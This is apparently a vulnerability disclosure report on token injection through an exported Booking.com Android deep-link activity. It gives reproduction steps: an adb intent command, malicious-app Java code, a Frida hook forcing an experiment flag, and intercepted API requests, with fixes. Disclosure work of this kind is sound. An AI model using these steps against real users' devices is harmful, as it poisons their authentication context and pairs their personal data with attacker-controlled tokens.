EMK Token Injection via Exported `BookingDeeplinkSchemeActivity` — Persistent Authentication Token Poisoning with Confirmed API Impact

Summary

`com.booking.deeplinkui.scheme.BookingDeeplinkSchemeActivity` is exported (`android:exported="true"`) with an `BROWSABLE` intent-filter for the custom `booking://` scheme and no `android:permission` gate, no caller validation, and no `android:autoVerify`. Combined with the absence of authentication checks on the `emk` query parameter and three confirmed downstream consumers, this creates a chain of vulnerabilities that allows:

1. Any app installed on the device (or a browser link) to inject an arbitrary EMK token into the app's SharedPreferences
2. That token to be silently sent to Booking.com's backend API on every subsequent app launch (Consumer A — experiment-gated) and every time the user opens Settings → Notifications (Consumer B — experiment-gated), paired with the victim's real authenticated session credentials
3. The attacker-controlled token to be embedded unconditionally in real-time booking analytics events sent to `mobile-apps.booking.com` (Consumer C — **no gate, confirmed in production**)

The token injection is persistent across app restarts and survives until the user explicitly logs out, at which point it is cleared by `LogoutManager.doLogout()`.

Vulnerability Details

Finding 1 — Exported Activity with No Caller Validation and No `autoVerify` (CWE-926)

Manifest entry:

```
    <activity
android:name="com.booking.deeplinkui.scheme.BookingDeeplinkSchemeActivi
ty"
        android:exported="true"
```

```
        android:launchMode="singleTask"
        android:noHistory="false">
        <intent-filter>
            <action android:name="android.intent.action.VIEW" />
            <category android:name="android.intent.category.DEFAULT" />
            <category android:name="android.intent.category.BROWSABLE"
/>
            <data android:scheme="booking" />
        </intent-filter>
    </activity>
```

There is no `android:permission` attribute, no `android:autoVerify="true"`, and no host restriction in the `<data>` element. Any app installed on the device — or any URL opened in a browser that produces a `booking://` URI — can send an `Intent` targeting this Activity with a fully attacker-controlled URI. The `ORIGIN_TYPE_ARG`, `ORIGIN_URI_ARG`, `TRACK_ENTRY_POINT_ARG` Intent extras and the URI data itself are consumed without verifying the caller's identity.

Finding 2 — EMK Token Written to SharedPreferences from Attacker-Controlled URI (CWE-501)

BookingSchemeEngine.process():

```
    String emkToken = uri.getQueryParameter("emk");
    if (!SessionClient.isAuthenticated() && emkToken != null) {
        EmkTokenStorage emkTokenStorage = EmkTokenStorage.INSTANCE;
        Intrinsics.checkNotNullParameter(emkToken, "emkToken");
        EmkTokenStorage.INSTANCE.getClass();
        SharedPreferences.Editor editorEdit =

PreferenceProvider.getSharedPreferences("emk_token_storage").edit();
        editorEdit.putString("emk_token", emkToken);
        editorEdit.apply();
    }
```

When the user is not authenticated, the `emk` parameter is read directly from the attacker-supplied URI and written to the `emk_token_storage` SharedPreferences file with no validation, no binding to any user session, and no integrity check. The only guard (`!SessionClient.isAuthenticated()`) is trivially satisfied: the attacker fires the Intent before the user logs in, or the user is already logged out.

`EmkTokenStorage.retrieve()` — the only read path:

```
    public static final String retrieve() {
        return
PreferenceProvider.getSharedPreferences("emk_token_storage")
            .getString("emk_token", null);
    }
```

No expiry, no signature verification, no binding to device identity.

Finding 3 — Attacker Token Sent in Authenticated API Requests (Three Confirmed Consumers)

The poisoned token flows into three distinct API call sites. Each combines the attacker-controlled token with real victim data.

Consumer A — `SystemPushChannelsSetupManagerImpl` (app launch, notification channel setup)

Condition: Android SDK ≤ 32 AND experiment `cm_sub_compliance_neeti_push_categories_android` variant > 0.

Decompiled code:

```
    //
SystemPushChannelsSetupManagerImpl$setupNotificationsChannels$1.invokeS
uspend()
    OmniSubscriptionConsentRepository omniSubscriptionConsentRepository
=
SystemPushChannelsSetupManagerImpl.this.subscriptionConsentRepository;
    String strRetrieve = EmkTokenStorage.retrieve(); // ← attacker-
controlled
    this.label = 1;
    obj =
omniSubscriptionConsentRepository.getDirectMarketingSettingsChannels(
        null, null, "android_app_launch", strRetrieve, this);
```

On every app launch (when conditions are met), the poisoned token is sent as the `emkToken` field in the `DMSubscriptionSettings` GraphQL query to `mobile-apps.booking.com/dml/graphql`.

Consumer B — `DirectMarketingConsentsSettingsViewModel` (Settings → Notifications screen)

Condition: Experiment `cm_sub_compliance_neeti_push_categories_android` variant > 0 (same gate as Consumer A, no SDK version requirement).

Decompiled code:

```
    // DirectMarketingConsentsSettingsViewModel2.invokeSuspend()
    DirectMarketingConsentsSettingsViewModel
directMarketingConsentsSettingsViewModel =
        this.this$0;
    OmniSubscriptionConsentRepository omniSubscriptionConsentRepository
=
directMarketingConsentsSettingsViewModel.subscriptionConsentRepository;
    String email =
directMarketingConsentsSettingsViewModel.userProfile.getEmail(); // ←
real victim PII
    String phone = this.this$0.userProfile.getPhone();
// ← real victim PII
    String str = this.$entryPoint;
    String strRetrieve = EmkTokenStorage.retrieve(); // ← attacker-
controlled
    this.label = 1;
    obj =
omniSubscriptionConsentRepository.getDirectMarketingSettingsChannels(
        email, phone, str, strRetrieve, this);
```

Here the attacker's token is sent **paired with the victim's real email address and phone number** to the same GraphQL endpoint. The server receives a request that associates legitimate user PII with an attacker-controlled authentication token.

Consumer C — `BookingStageActivity` booking analytics (unconditional)

Condition: None. Active on all devices, all Android versions, all users.

Decompiled code (condensed):

```
    // BookingStageActivity.onCreate()
    String emkToken = EmkTokenStorage.retrieve(); // ← attacker-
controlled
    if (emkToken != null) {
```

```
        squeakBuilder.put(emkToken, "emk_token");
    }
```

The poisoned token is embedded in analytics/tracking squeak events sent during the booking flow unconditionally.

Steps to Reproduce

Prerequisites

- Android device or emulator running Android 12 (API 32) or lower for Consumer A; any Android version for Consumer B and C
- ADB access, OR any malicious app installed on the device
- Booking.com app version 60.2.1.11 (Huawei store) — behaviour confirmed via static analysis on the shipped APK

Step 1 — Inject the attacker's EMK token

Via ADB (simulating a malicious app):

```
    adb shell am start \
      -a android.intent.action.VIEW \
      -d "booking://hotel?emk=ATTACKER_EMK_TOKEN" \
      -n
com.booking/com.booking.deeplinkui.scheme.BookingDeeplinkSchemeActivity
```

Or from a malicious app (no permissions required):

```
    Intent i = new Intent(Intent.ACTION_VIEW,
        Uri.parse("booking://hotel?emk=ATTACKER_EMK_TOKEN"));
    i.setClassName("com.booking.android",
        "com.booking.deeplinkui.scheme.BookingDeeplinkSchemeActivity");
    startActivity(i);
```

Step 2 — Verify token persistence

```
    adb shell run-as com.booking.android \
      cat
/data/data/com.booking.android/shared_prefs/emk_token_storage.xml
```

Expected output:

```
    <?xml version='1.0' encoding='utf-8' standalone='yes' ?>
    <map>
        <string name="emk_token">ATTACKER_EMK_TOKEN</string>
    </map>
```

Step 3 — Trigger Consumer C (unconditional) and capture with Charles Proxy

Open the Booking.com app and perform any search. Charles will intercept the `mobile.squeak` analytics request containing the injected token in the body:

```
    {
      "message": "search",
      "data": {
        "emk_token": "ATTACKER_EMK_TOKEN",
        "affiliate_id": "337862",
        "destination": "Genoa",
        ...
      }
    }
```

This has been confirmed in production with a live interception captured during testing (see attached Charles capture).

Step 4 — Trigger Consumer A/B (experiment-gated) — optional, requires Frida

For Consumer A (app launch), force the experiment variant with Frida:

```
    Java.perform(function() {
        var EtLib = Java.use("com.booking.exp2.EtLib");
        EtLib.getVariant.overload("java.lang.String",
"java.lang.String")
            .implementation = function(name, hash) {
```

```
            var result = this.getVariant(name, hash);
            if (name ===
"cm_sub_compliance_neeti_push_categories_android") {
                return 1; // force experiment active
            }
            return result;
        };
    });
```

Launch the app. Charles will intercept the `DMSubscriptionSettings` GraphQL query:

```
    POST https://mobile-apps.booking.com/dml/graphql

    {
      "operationName": "DMSubscriptionSettings",
      "variables": {
        "input": {
          "emkToken": "ATTACKER_EMK_TOKEN",
          "collectionPoint": "android_app_launch"
        }
      }
    }
```

With headers including:

```
    X-Access-Token: <victim's real session token>
    X-Booking-Iam-Access-Token: <victim's real IAM token>
```

This request has also been confirmed in production (see attached Charles capture — `collectionPoint: "android_app_launch"`, `emkToken: "ATTACKER_EMK_TOKEN"`).

Impact

1. Authentication Token Poisoning — Persistent Session Identity Confusion

The EMK token is Booking.com's **email magic key** — an authentication primitive used to identify users who arrive from email links without requiring a full login. By injecting an attacker-controlled token, every API call that includes `emkToken` is processed by Booking.com's backend as if the request originates from the attacker's identity context, even when the victim is fully authenticated.

If the backend resolves the `emkToken` to an email identity (the typical magic-key pattern), the `DMSubscriptionSettings` response will return the **attacker's subscription settings** for the victim's device, rather than the victim's own. This is a cross-account data leakage and identity confusion primitive.

2. User PII Sent Alongside Attacker Token (Consumer B)

When the victim opens Settings → Notifications, the request sends:

- `email`: victim's real Booking.com email address
- `phone`: victim's real phone number
- `emkToken`: attacker's injected token

The server receives a request pairing legitimate victim PII with the attacker's authentication credential. Depending on server-side logic, this could associate the victim's contact details with the attacker's account, or allow the attacker to infer when a victim has visited the notifications settings screen.

3. Tracking and Analytics Manipulation (Consumer C — unconditional)

Every search and booking analytics event during the victim's session carries `"emk_token": "ATTACKER_EMK_TOKEN"`. This poisons Booking.com's own analytics pipeline, misattributing user behaviour to the attacker's identity and undermining session-level tracking integrity.

4. Persistent Attack — Survives App Restart

The injected token persists in SharedPreferences until explicit logout. The victim has no indication that anything is wrong; no UI reflects the stored token value. The attack is entirely silent.

5. Zero-Permission Attack Surface

The attacker requires no Android permissions. The `booking://` intent-filter is BROWSABLE, meaning the attack can also be triggered from a web page opened in any browser on the device that redirects to a `booking://` URI.

Scope of Activation

Consumer	Condition	Status
Consumer A (app launch, `android_app_launch`)	Android ≤ 12 + experiment `cm_sub_compliance_neeti_push_categories_android` > 0	Confirmed in production via Charles
Consumer B (Settings → Notifications)	Experiment `cm_sub_compliance_neeti_push_categories_android` > 0	Confirmed via static analysis; experiment is in active rollout
Consumer C (booking analytics squeak)	**None — unconditional**	**Confirmed in production via Charles on unmodified device**

The experiment gate for Consumer A and B represents a **rollout percentage**, not a security control. Booking.com can increase the affected user base at any time by increasing the experiment rollout percentage server-side, without any app update.

CVSS v3.1

AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N — Score: 8.1 (High)

- **AV:N** — exploitable via `booking://` link from browser or any installed app, no physical access required
- **AC:L** — no race condition, no complex precondition; a single Intent suffices
- **PR:N** — no Android permissions required on the attacker side
- **UI:R** — victim must open the Booking.com app after token injection

- **C:H** — victim PII (email, phone) sent alongside attacker token; potential cross-account data access via backend EMK resolution
- **I:H** — authentication context modified persistently; analytics pipeline poisoned; subscription settings potentially resolved against wrong identity

---


Suggested Fixes

```
    // Finding 1 — add android:permission to the manifest entry
    // <activity android:permission="com.booking.permission.DEEPLINK"
...>
    // Or validate the calling package in the Activity:
    String callerPackage = getCallingActivity() != null
        ? getCallingActivity().getPackageName() : null;
    if (callerPackage != null &&
!callerPackage.equals("com.booking.android")) {
        // reject external callers for sensitive parameters
    }

    // Finding 2 — never store EMK from an external URI
    // Remove this block entirely from BookingSchemeEngine.process():
    // String emkToken = uri.getQueryParameter("emk");
    // if (!SessionClient.isAuthenticated() && emkToken != null) {
    //     editorEdit.putString("emk_token", emkToken);
    // }
    // EMK tokens should only be written after server-side validation,
    // not directly from user-supplied input.

    // Alternative: bind the token to the app's signing certificate
    // by verifying the referring deep link against a Digital Asset
Links
    // (android:autoVerify="true") before processing sensitive
parameters.
```

Attachments


- **Charles capture 1** — `mobile.squeak` request showing `"emk_token": "ATTACKER_EMK_TOKEN "` in the body of the `search` analytics event, produced on an

unmodified device after Intent injection (Consumer C, unconditional)



- **Charles capture 2** — `POST /dml/graphql` `DMSubscriptionSettings` query with `"emkToken": " ATTACKER_EMK_TOKEN "` and `"collectionPoint": "android_app_launch"`, produced with Frida forcing the experiment variant

(Consumer A)



- **SharedPreferences XML** — `emk_token_storage.xml` confirming token persistence after injection

```
┌──(user㉿kali)-[~]
└─$ adb shell am start \
  -a android.intent.action.VIEW \
  -d "booking://hotel?emk=ATTACKER_EMK_TOKEN" \
  -n com.booking/com.booking.deeplinkui.scheme.BookingDeeplinkSchemeActivity
Starting: Intent { act=android.intent.action.VIEW dat=booking://hotel?emk=ATTACKER_EMK_TOKEN cmp=com.bo
oking/.deeplinkui.scheme.BookingDeeplinkSchemeActivity }

┌──(user㉿kali)-[~]
└─$ adb shell
emulator64_x86_64_arm64:/ $ su
at data/data/com.booking/shared_prefs/emk_token_storage.xml                                    <
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="emk_token">ATTACKER_EMK_TOKEN</string>
</map>
emulator64_x86_64_arm64:/ # exit
emulator64_x86_64_arm64:/ $ exit
```